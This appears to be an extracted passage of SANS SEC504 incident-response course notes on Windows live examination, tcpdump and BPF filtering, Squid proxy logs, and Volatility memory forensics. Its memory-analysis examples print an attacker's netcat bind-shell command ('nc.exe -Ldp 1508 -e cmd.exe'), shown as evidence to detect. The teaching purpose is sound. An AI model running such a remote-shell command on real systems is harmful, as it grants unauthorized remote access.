
SEC504 | Hacker Tools, Techniques, and Incident Handling

53

In addition to PowerShell cmdlets, the Sysinternals suite of tools (<https://docs.microsoft.com/en-us/sysinternals/>) are an excellent set of tools you should consider adding to your incident response and detection arsenal. A few favorites are:

- Process Explorer gives incredibly detailed information (including examining memory) for running processes.
- Process Monitor shows (and logs) file system, registry, network, and process activity in real time.
- TCPView maps listening TCP and UDP ports back to the owning processes.
- Autoruns displays the most comprehensive list of Windows Autostart Extensibility Points (ASEPs).
- Sysmon is a service and driver that can be configured to collect detailed event information, valuable when combined with an event monitor tool such as a SIEM or Windows Event Collection.
- Procdump is a command line tool to capture memory for a running process for analysis; valuable for malware analysis and used by attackers as well.

The Center for Internet Security (<http://www.cisecurity.org>) also has hardening templates and scoring tools for Windows. They are amazingly useful starting points for hardening Windows systems.



In this module we focused on the process of live examination, the application of tools and techniques to analyze activities on a running system to identify Indicators of Compromise (IOCs). We focused on Windows systems, using PowerShell and other tools to collect and evaluate data artifacts from a system suspected of being involved in an incident. (We'll investigate Linux live examination techniques in our bootcamp material at the end of section 1).

We started with a look at enumerating processes using the `Get-Process` and `Get-CimInstance -Class Win32_Process` cmdlets. Process enumeration on Windows can reveal attacker IOCs by inspecting different elements including the command line, parent/child relationships, non-standard paths, and more. Encoded command line parameters may also indicate a malicious process; we can leverage CyberChef to assist in decoding command line parameters and other data.

Network connection investigation can also be useful to identify listening processes, incoming connections, and outgoing connections. The PowerShell `Get-NetTCPConnection` offers several options to interrogate network connections, correlating the connection or listening service to a local process.

We looked at how Windows services are background tasks controlled by the `services.exe` process. Attackers often add a service to a compromised Windows system to reestablish access at a later time. Using the output of `Get-Service` we can identify service names and other parameters to identify authorized and unauthorized services. While `Get-Service` does not disclose other service characteristics such as the path to the executable and command-line arguments, we can use the `Get-CimInstance -Class Win32_Service` to get this and other data.

We also looked at registry interrogation using PowerShell. The PowerShell `Get-ChildItem` cmdlet is used for listing the contents of the file system, and we can similarly use it to list registry keys, specifying a top-level key of HKLM or HKCU where we would otherwise specify a drive letter. To retrieve the values in a registry key we can use the `Get-ItemProperty` cmdlet.

To enumerate local user accounts we use the `Get-LocalUser` cmdlet. In addition to validating that all local user accounts are approved, we can also investigate local group membership, use `Get-LocalGroup` to list the groups on the Windows system, and `Get-LocalGroupMember` to enumerate the members of the group.

Scheduled tasks on Windows will execute using a time of Event Log event schedule. We can list Windows scheduled tasks using the PowerShell cmdlet `Get-ScheduledTask`. This cmdlet will provide summary information for scheduled tasks; to get the full scheduled task detail we can export it in XML format using the `Export-ScheduledTask` cmdlet. To review when the scheduled task last ran, when it is scheduled to run again, and the last execution status we can use the `Get-ScheduledTaskInfo` cmdlet.

We also looked at the PowerShell features for reviewing Event Log information, enumerating a list of the local Event Logs and retrieving summarized or detailed information using `Get-WinEvent`. By combining other PowerShell features, we can search Event Log data for specific event IDs or filter by ranges of dates by building a filter hash table, or by using conventional PowerShell pipeline features and the `Select-Object` cmdlet.

We also investigated the process of applying differential analysis as part of a live investigation. Differential analysis can greatly accelerate your ability examine a live system, leveraging baseline information for configuration details such as a list of services, scheduled tasks, local user account, network service listeners and more. These baseline details are compared to the configuration of the system under investigation using the `Compare-Object` cmdlet to identify added (or missing) details.

If this module is your first exposure to PowerShell, it can be overwhelming with the amount of names and parameters that you will need to remember to leverage these features well. With your class ISO media download we also supply several PowerShell cheat sheets to help you in applying these commands. In particular, the PowerShell Cheat Sheet written by Ed Skoudis and Phil Smith ([PowerShellCheatSheetv4.0.pdf](#)) provides excellent examples of applying PowerShell and building PowerShell pipelines to retrieve information, and the PowerShell Quick Reference Guide written by Steve Anson ([PowerShell-Quick-Reference.pdf](#)) provides an excellent summary of many PowerShell cmdlets used for live examination.

Briefly we introduced the Microsoft Windows SysInternals tools as a non-PowerShell way to collect detailed information from a system under investigation. We'll continue to investigate how to leverage these tools throughout the course.

Lab Workbook

The lab workbook is available in printed form, and electronically as the home page for the Slingshot Linux and Windows 10 VMs

We recommend using the electronic copy of the lab for copy-paste access, but you can use either form for the exercises.

You can update the lab files by running `update-wiki` (on the Linux VM or with PowerShell on the Windows VM).

You must be connected to the internet to get updates. See the *Connecting to the Network* instructions.

In this class you have two options for obtaining the directions for lab exercises: the printed workbook, or the electronic workbook.

A copy of the printed workbook is included with the rest of your course materials. Many people enjoy working from this printed resource since you can write on it, and you are allowed to bring it into the exam center with you.

A printed workbook has limitations though. As authors, we can't update it as often as we would like, and it requires you to type many of the commands and attacks we'll complete manually. As an alternative, we recommend using the electronic workbook (dubbed *the wiki*), available from both the Windows 10 and Slingshot Linux VMs as the default browser home page.

In addition to copy-paste access, full-color images, and color style elements, the wiki also can be updated to collect the latest changes to lab exercises. This could be entirely new labs that we add to the course material, or it could be new techniques or typo correction to existing labs. From the Slingshot Linux VM, open a terminal and run the `update-wiki` command to download the latest wiki content. From the Windows 10 VM, open a PowerShell Command Prompt (not a standard `cmd.exe` Command Prompt) and run `update-wiki` to download the latest wiki content.

Note that your Slingshot Linux and Windows 10 VMs must be connected to the internet to download updated lab content with the *update-wiki* scripts. See the instructions documented in the *Connecting to the Network* guide (both in your printed lab workbook, and in the electronic workbook content) for instructions on configuring VMware and the individual VMs to connect to the internet.

LAB

Please work on the lab exercise
Live Windows Examination



Please work on the lab exercise *Live Windows Examination*. For this lab exercise you will need your class Windows VM.

Course Roadmap

- Incident Response and Investigations
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Incident Response and Investigations

Incident Response

Live Examination

Lab: Live Windows Examination

Network Investigations

Lab: Network Investigation

Memory Investigations

Lab: Memory Investigation

Malware Investigations

Lab: Malware Investigation

Cloud Investigations

Lab: Cloud Investigation

Bootcamp: Linux or PowerShell Olympics

We'll now dive into some hands-on techniques involved in different types of investigations. The next several modules (Network, Memory, and Malware Investigations) are commonly performed during incident response.

Network Investigations

Sources

Network traffic



Network devices



Host devices



Challenges

Accessibility
(data export)



Fidelity
(Missing data)



Visibility
(Encryption)



Network information can provide valuable insight into an investigation. It is not without challenges though and should be used to augment other analysis activities.

Network traffic can provide valuable insight into what happened. If nothing else, since most threat actors are *not* sitting at a local keyboard, they will have to communicate with their target systems across a network.

There are a couple of basic categories where evidence for a network investigation can come from. Raw network traffic, usually in the form of a live capture or a stored packet capture on disk, provides a low level and verbose source of network information to analyze. Network devices, such as firewalls and proxies, are also valuable sources of evidence. Finally, host devices that create logs about their interactions with the network, such as information stored in Windows event logs, can also provide a good source of insight.

While network investigations can be quite fruitful, it's important to realize there are some issues that can impact your investigations. First is accessibility, as not every device makes it easy to get access to the data it generates. Sometimes, the data can only be exported in a format that is not conducive to analysis, or sometimes it may not even be exportable at all.

Another issue with network evidence is fidelity. Since not every source records every detail of every packet or interaction, the data you have to analyze may be limited.

Finally, the ability to examine data and understand what it means, can be negatively affected by encryption.

Network information can be a valuable asset in an investigation, particularly for the development of timeline information. However, it should not be used as a sole analysis mechanism. Instead, network analysis techniques should be augmented with other analysis options, including live analysis, memory analysis, and malware analysis. In this module we'll investigate the techniques to evaluate network-based data sources to develop threat intelligence about an attacker.

- Full packet capture is often considered a gold standard
 - Provides the lowest (practical) view of the data
 - Analysis and investigation can be done offline
- Still have limitations in practice
 - Very large files
 - Encryption can hinder analysis
 - Application layer protocols not easily evaluated
- Two commonly used formats
 - pcap: Older format, widely supported
 - pcapng: Extensible, advanced features such as encryption, stored comments, improved timestamp resolution, and more

Full packet captures of network traffic are sometimes considered a *gold standard*. They provide the lowest practical view of network data and allow an investigator to examine the evidence offline.

Despite the gold standard expectation, there are still limitations that affect the analysis of full packet captures. The most significant limitation is that full packet captures are often very large files. The amount of data to review and assess is easily overwhelming. Encryption can also pose problems by restricting the understanding you can gain from inspecting packets. Finally, packet captures tend to focus on analyzing the low-level communication patterns. Application layer protocols such as SMB can provide valuable insight into what an attacker did, that you can't get from *just* inspecting the packets alone.

When working with captured packets, there are two commonly used formats. The *pcap* format is an older format with limited capabilities. The newer format is *pcapng* which has advanced features such as optional encryption, the ability to store information about operating system related events, saved comments, improved timestamp resolution, additional metadata storage opportunities, and more.

Tcpdump

Network Investigations

- Command-line tool to capture and display network traffic
 - In widespread use for several decades and still actively maintained
- Available on most environments and platforms
 - Unix-like (e.g., Linux, macOS, BSD), Windows (windump)
 - Even many embedded devices
- Performs basic protocol analysis
 - Interprets IP, TCP, UDP, ICMP, etc.
- Includes powerful options for filtering

TIP

Tcpdump's power comes from the ability to extract useful information quickly at the command line, leading to opportunities for parsing the output with text processing tools and automating these tasks.

One of the most popular tools to capture and work with network packets is tcpdump. It has been in widespread use for several decades, yet it is still actively maintained. Tcpdump is available on all major platforms and can also commonly be found on many embedded devices.

While tcpdump is often considered a low-level tool, it does have the ability to do basic protocol analysis for protocols like IP, TCP, UDP, ICMP, and so on.

As we'll see shortly, one of the real powers of tcpdump is its filtering capabilities.

Useful tcpdump Options

Network Investigations

```
# tcpdump -i interface
```

Capture traffic for an interface. Can also use *any*.

```
# tcpdump -i interface -w file
```

Capture traffic for an interface and write to a file.

```
$ tcpdump -r file -n
```

Read packets from a file and don't resolve hosts and ports.

```
$ tcpdump -r file -n -A
```

Read packets from a file, don't resolve, show as ASCII.

The slide above shows some commonly used command-line options for tcpdump.

To capture packets on a particular interface with tcpdump, use the `-i` option followed by the interface name. For example, `-i eth0` would capture packets on the `eth0` interface on a Unix system. To get a list of interfaces run tcpdump with the `-D` option.

If you want to write packets that are captured to a file, use the `-w` option followed by a filename to write to. For example, the following command will capture packets from the `vmnet42` interface and save them to the file called `output.pcap`.

```
# tcpdump -i vmnet42 -w output.pcap
```

To read packets from a pcap (or pcapng) file, use the `-r` option followed by the name of the file. The following command will read packets from a file called `packets.pcap`. To tell tcpdump not to resolve port numbers and addresses (i.e., *be numeric*), you can use the `-n` option (some older versions of tcpdump may require the `-n` specified twice; either as `-n -n` or joined together: `-nn`).

```
$ tcpdump -nnr packets.pcap
```

When tcpdump is reading packets, it typically shows output as summarized with one packet per line. If you want to see the human readable ASCII characters from the packet content, use the `-A` option.

- Specialized language to filter packets
 - BPF expressions are composed of primitives and operators
 - Primitives are composed of one or more qualifiers and an ID
- Three kinds of qualifiers
 - `type`: what kind the ID is (`host`, `net`, `port`, or `portrange`)
 - `dir`: the direction (e.g., `src`, `dst`)
 - `proto`: match a protocol (e.g., `ip`, `tcp`, `udp`, `icmp`, etc.)
- Can combine multiple primitives
 - Using `and` (`and`, `&&`), `or` (`or`, `||`), and `not` (`not`, `!`)
- Parentheses to add precedence
 - Can also clarify intent

As mentioned earlier, one of the powerful aspects of `tcpdump` is its filtering capabilities. The language `tcpdump` uses to specify how to filter (capture and/or exclude) packets is based on a technology called Berkeley Packet Filters (BPF for short).

A filter expression using BPF is composed of one or more primitives and operators. A primitive is composed of one or more qualifiers and an ID. There are three basic kinds of qualifiers. The first kind is a *type*, which refers to what *type* of thing the ID is. Valid type qualifiers include `host`, `net`, `port`, and `portrange`. Another kind of qualifier is a direction qualifier, which describes the direction the ID should relate to. Valid values are `src`, meaning the ID should be the source address, port, net, etc. and `dst` meaning the ID should be the destination address, port, net, etc. The third kind of qualifier is protocol, and can be any common protocol such as `ip`, `tcp`, `udp`, `icmp`, etc.

Multiple expressions can be combined using Booleans such as `and` (`&&`) and `or` (`||`).

Finally, you can also add parentheses to force certain operations to be evaluated before others. Parentheses can also be used to make the intent of the BPF author clearer to others.

BPF Examples

Network Investigations

```
$ tcpdump -r file 'host 8.8.8.8'
```

Traffic going to or from host
8.8.8.8

```
$ tcpdump -r file 'src host 8.8.8.8'
```

Traffic coming from host
8.8.8.8

```
$ tcpdump -r file 'not src host 8.8.8.8'
```

Traffic where the src is *not*
8.8.8.8

```
$ tcpdump -r file 'icmp and (src host 8.8.8.8)'
```

Only ICMP from
8.8.8.8

The slide above shows some examples of creating Berkeley Packet Filters (BPFs).

To show all traffic going to or from the IP address 8.8.8.8, you can use the filter `'host 8.8.8.8'`.

To show only traffic that originates from the IP address 8.8.8.8, you can use the filter `'src host 8.8.8.8'`.

To show traffic that does *not* originate from the IP address 8.8.8.8, you can add a `not` to the filter:
`'not src host 8.8.8.8'`.

To show only ICMP traffic that originates from 8.8.8.8, you can combine two primitives: The first primitive being a filter for just ICMP (`icmp`), and the second primitive for filtering for just traffic from the IP address 8.8.8.8 (`src host 8.8.8.8`). The two primitives can be joined together using the `and` keyword: `'icmp and (src host 8.8.8.8)'`. It's worth noting that even when parentheses are not needed, adding them can help make the intent clearer.

- Many corporate environments use web proxies
 - A local cache can reduce bandwidth usage
 - Can filter out sites inappropriate for business
- With the widespread use of web apps, web traffic is becoming more valuable to investigations
 - Build more thorough profile of user activity
 - Identify anomalous / suspicious requests
 - Potential to intercept SSL/TLS traffic
- Squid is a popular open-source web proxy
 - Others include Blue Coat, Forefront TMG, etc.




It is not uncommon to see web proxies in use in corporate environments, as they can provide several different benefits. For example, a caching web proxy can reduce bandwidth usage and congestion. A web proxy can also be used by an organization to filter out sites that are inappropriate for business.

Recording web site visits and web application use through a web proxy creates a valuable resource for incident response analysis. Investigators can use proxy logs to build more thorough profiles of user activity and identify anomalous and suspicious traffic. In some cases, if configured to do so, proxy logs can even show web requests for encrypted sessions.

There are many web proxy server solutions available, including Microsoft Windows Web Application Proxy, Blue Coat, Forefront TMG, and Squid. For this class, we'll examine some of the log files from the Squid proxy software. The Squid proxy has been around since the mid-90s and is one of the most popular proxy applications in use. It can cache requests, log user agent strings, supports several protocols (not just HTTP and HTTPS), and much more.


- Record individual requests
 - User definable format, but default is quite verbose
 - May or may not include URL, depending on configuration



Access logs are used to record individual requests sent through a Squid proxy. They are text files with a user-definable format, though the default format is quite verbose. It's worth noting that even though the URLs will often be shown, depending on how the proxy and clients are configured, you may or may not see the URL for HTTPS requests. The proxy and client used to generate the example you see on the slide were configured to allow interception of encrypted traffic.

The default format for Squid access logs are one entry per line, with each line divided into the following fields:

- **Timestamp:** The time the request was logged, represented as the number of seconds since January 1, 1970, UTC, with millisecond resolution. This is usually logged after handling the request itself. To determine when the request was first received, subtract the next field (duration) from this field.
- **Duration:** The number of milliseconds the proxy spent handling the request.
- **Client:** The IP of the system making the request.
- **Result Codes:** The Squid result code, followed by a slash (/), and the HTTP status code.
- **Size:** The size, in bytes, of the data sent to the client.
- **HTTP Method:** The HTTP request method in the client request.
- **URL:** The URL the client requested (if available).
- **User:** The identity of the requesting client. Identity is determined by looking at HTTP authentication information, configured external program, TLS authentication information, and IDENT lookups. If none provide an identity, a dash (-) is shown.
- **Hierarchy Code:** A description of how the request was handled.
- **Content Type:** The content type field from the HTTP reply.



This visual association summary is included in your ISO media files as *Summary-NetworkInvestigations.pdf*.

In this module we continued our look at cyber investigation techniques, focusing on the use of network investigations to evaluate a system as part of an incident response investigation. Network investigations can provide a lot of valuable insight into the nature of an incident and are particularly useful for timeline development. However, network investigations should not be relied upon exclusively to conduct your analysis. It should be used as one part of investigative analysis, combined with the other techniques discussed in this section.

Our look at network investigation techniques focused on the use of two primary data elements: packet captures, and web proxy logs. This is not to discount the value provided by other network investigation data sources including host devices (event logs and other artifacts) and network devices (firewalls, routers, NetFlow logs, etc.) We'll keep investigating these other data sources as we continue with our class material.

Web proxy log data is a valuable resource often collected in enterprise networks as users access network resources through a proxy system such as Squid, Blue Coat, Microsoft Web Application Proxy, and others. For the open-source Squid proxy system, request logging data saved in the `access.log` file records multiple parameters for each request that can provide valuable insight into the techniques applied by an attacker. Other proxy servers record similar data that can also be used in your investigation.

Packet capture information is also a valuable resource for the incident responder. We investigated the use of `tcpdump` as an analysis tool, looking at the command-line arguments to capture and read data from saved packet captures. Of significant value with `tcpdump` is the application of Berkeley Packet Filters (BPF) to investigate specific events in a packet capture file by multiple criteria, revealing valuable insight including date and time information for each recorded packet.

LAB

Please work on the lab exercise
Network Investigation



Please work on the lab exercise *Network Investigation*. For this lab exercise you will need your Slingshot Linux VM.

Course Roadmap

- Incident Response and Investigations
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Incident Response and Investigations

Incident Response
Live Examination
Lab: Live Windows Examination
Network Investigations
Lab: Network Investigation
Memory Investigations
Lab: Memory Investigation
Malware Investigations
Lab: Malware Investigation
Cloud Investigations
Lab: Cloud Investigation
Bootcamp: Linux or PowerShell Olympics

Now we're going to learn how to examine data structures and artifacts from images of memory (RAM) using Volatility.

Memory Investigations

- Analyzing an image of RAM has become a staple of investigations
- First, we need to collect memory (WinPmem)
- Then we use the same strategies for examining memory images as on live systems
 - Identifying suspicious processes, network connections, etc.

```
E:\> .\winpmem_mini.exe .\win10.0.22000.556.raw
WinPmem64
The system time is: 11:42:44
Will generate a RAW image
```

The tools are different vs. live analysis. The analysis strategy and indicators are the same.

Memory forensics that is investigating images of RAM has become a staple of many digital investigations. This is because of the huge amount of valuable information that resides in RAM and not on disk. Also, analyzing a forensic memory image means the evidence will no longer be changing while you conduct your analysis.

Before you can analyze memory, you need a tool that can collect it. The WinPmem tool for Windows systems by Mike Cohen of Velocidex is an easy tool to capture RAM from a Windows system, saving the output into a raw file format (e.g., the output file is the contents of RAM without encoding or formatting). An excerpt of WinPmem's output is shown on this page, capturing the memory of a Windows 11 system. WinPmem is free and open-source software, available at <https://github.com/Velocidex/WinPmem>.

NOTE: WinPmem must be run with administrator privileges to capture memory on the target system.

Once you've got an image of RAM, you'll need an analysis tool. In this course, we'll use the Volatility product. One of the benefits of using a memory analysis tool such as Volatility is that we can follow the same basic analysis strategies for identifying suspicious processes, network connections, etc. as we did in the Live Examination module.

So even though the tools are different, the analysis strategy and suspicion indicators will be the same.

Volatility Overview

Memory Investigations

- Volatility is a Python framework for analyzing memory
 - First released in 2007; big update to version 3 in 2021
- Runs on Windows, macOS, Linux
- Analyzes Windows, macOS, and Linux memory captures
- Specify a memory capture and a desired *plugin* for analysis



Volatility plugins use a class-like naming convention:

`platform.class.PluginName`

Official plugin list at <https://volatility3.readthedocs.io/en/latest/volatility3.plugins.html>

Volatility is both a framework and a tool for analyzing images of memory. It was first released in 2007 and has two major versions: Volatility 2.x and Volatility 3.x. Volatility 3 is a big update to the Volatility framework, released in 2021, with several performance and usability features. Because of the nature of the update, some previous functionality available in Volatility 2 is no longer available (or not yet available) in Volatility 3 – you may see some continued use of Volatility 2 for specific plugins not yet ported to Volatility 3.

Volatility uses Python and can run on Windows, macOS, and Linux systems with a Python interpreter. To use Volatility, we specify a capture file using the `-f` argument, then specify the name of a plugin we wish to use. Volatility plugins use a class-like naming convention of `platform.class.PluginName` (for example, `windows.pslist.PsList`). For a list of plugins supported by Volatility you can visit the URL shown on this page.

(Volatility Logo, 2022)

Listing Processes

Memory Investigations

```
sec504@slingshot:~$ vol -q -f win10.0.22000.556.raw windows.pslist.PsList
Volatility 3 Framework 2.0.2
```

PID	PPID	ImageFileName	CreateTime
4	0	System	2022-03-28 11:10:44.000000
344	4	smss.exe	2022-03-28 11:10:44.000000
640	564	lsass.exe	2022-03-28 11:10:52.000000
5248	640	nc.exe	2022-03-28 11:31:56.000000
2612	5248	conhost.exe	2022-03-28 11:31:56.000000
3264	640	cmd.exe	2022-03-28 11:32:10.000000
5444	628	svchost.exe	2022-03-28 11:37:50.000000
3564	4756	powershell.exe	2022-03-28 11:42:30.000000
5580	3564	conhost.exe	2022-03-28 11:42:30.000000
6240	3564	winpmem_mini_x	2022-03-28 11:42:40.000000

Process file names are often truncated to 14 characters.

The `windows.pslist.PsList` plugin lists processes, similar to how the operating system would using live analysis tools (`Get-Process`, for example). The generated output will display several fields, including the image file name of the running process, the process ID (PID), the parent process ID (PPID), the time the process was started, and sometimes the time the process terminated (not shown in the output on this page.) Due to the structure of the Windows executive process (EPROCESS) block used to represent a process in memory, process file names are often truncated to 14 characters.

The output of many of Volatility's plugins requires a wide screen to see all the columns. The output of the `windows.pslist.PsList` plugin shown on this page has been truncated to fit in the space available.

```
sec504@slingshot:~$ vol -q -f win10.0.22000.556.raw windows.pstree.PsTree
Volatility 3 Framework 2.0.2
```

PID	PPID	ImageFileName	CreateTime
4	0	System	2022-03-28 11:10:44
* 344	4	smss.exe	2022-03-28 11:10:44
564	448	wininit.exe	2022-03-28 11:10:52
* 640	564	lsass.exe	2022-03-28 11:10:52
** 5248	640	nc.exe	2022-03-28 11:31:56
*** 2612	5248	conhost.exe	2022-03-28 11:31:56
720	556	winlogon.exe	2022-03-28 11:10:52
* 4720	720	userinit.exe	2022-03-28 11:10:52
** 4756	4720	explorer.exe	2022-03-28 11:10:52
*** 6336	4756	msedge.exe	2022-03-28 11:10:52

The lsass.exe process has launched nc.exe, which launched conhost.exe.

The windows.pstree.PsTree plugin creates a visual representation (in text) of the parent-child relationships for running processes.

To interpret the relationship, a child process will be indented one more than its parent process. For example, the slide above shows the lsass.exe process spawning a copy of nc.exe, which is *not* normal behavior.

The output of the windows.pstree.PsTree plugin shown on this page has been modified to fit in the space available.

```
sec504@slingshot:~$ vol -q -f win10.0.22000.556.raw windows.netscan.NetScan  
Volatility 3 Framework 2.0.2
```

Proto	LocalAddr	Port	State	PID	Owner
TCPv4	0.0.0.0	49667	LISTENING	1844	svchost.exe
TCPv4	0.0.0.0	49667	LISTENING	1844	svchost.exe
TCPv4	10.10.0.4	139	LISTENING	4	
TCPv4	0.0.0.0	135	LISTENING	948	
TCPv4	0.0.0.0	49665	LISTENING	564	
TCPv4	0.0.0.0	49664	LISTENING	640	
UDPv4	10.10.0.4	137	0	4	
UDPv4	10.10.0.4	138	0	4	System
TCPv4	0.0.0.0	1508	LISTENING	5248	nc.exe
TCPv4	0.0.0.0	49670	LISTENING	3220	svchost.exe

We can investigate
unexpected network
listeners or connections.

The `windows.netscan.NetScan` plugin scans through memory looking for data structures related to networking, both active network connections and listening sockets. The output is similar to the output of the operating system `netstat` command or the PowerShell `Get-NetTCPConnection` and `Get-NetUDPEndpoint` cmdlets. In the example on this page, we can see the output of the `windows.netscan.NetScan` plugin. Notice the program `nc.exe` is listening with the local address `0.0.0.0` (a local address of `0.0.0.0` indicates that the process will accept connections on any local interface). We can use this plugin to investigate unexpected network listeners, or to investigate network connections that connect to suspicious IP addresses with supporting threat intelligence information.

The output of the `windows.netscan.NetScan` plugin shown on this page has been modified to fit in the space available.

```
sec504@slingshot:~$ vol -q -f win10.0.22000.556.raw windows.cmdline.CmdLine  
Volatility 3 Framework 2.0.2
```

PID	Process	Args
4	System	Required memory at 0x20 is not va
948	svchost.exe	C:\Windows\system32\svcho
1012	svchost.exe	C:\Windows\system32\svcho LSM
1040	svchost.exe	C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p -s HvHost
3532	MsMpEng.exe	"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2202.4-0\MsMpEng.exe"
5248	nc.exe	C:\Windows\System32\nc.exe -Ldp 1508 -e cmd.exe
3264	cmd.exe	Required memory at 0xc88aa08020 is not valid ...

Command line details reveals
the location for the process
executable and the command
line arguments.

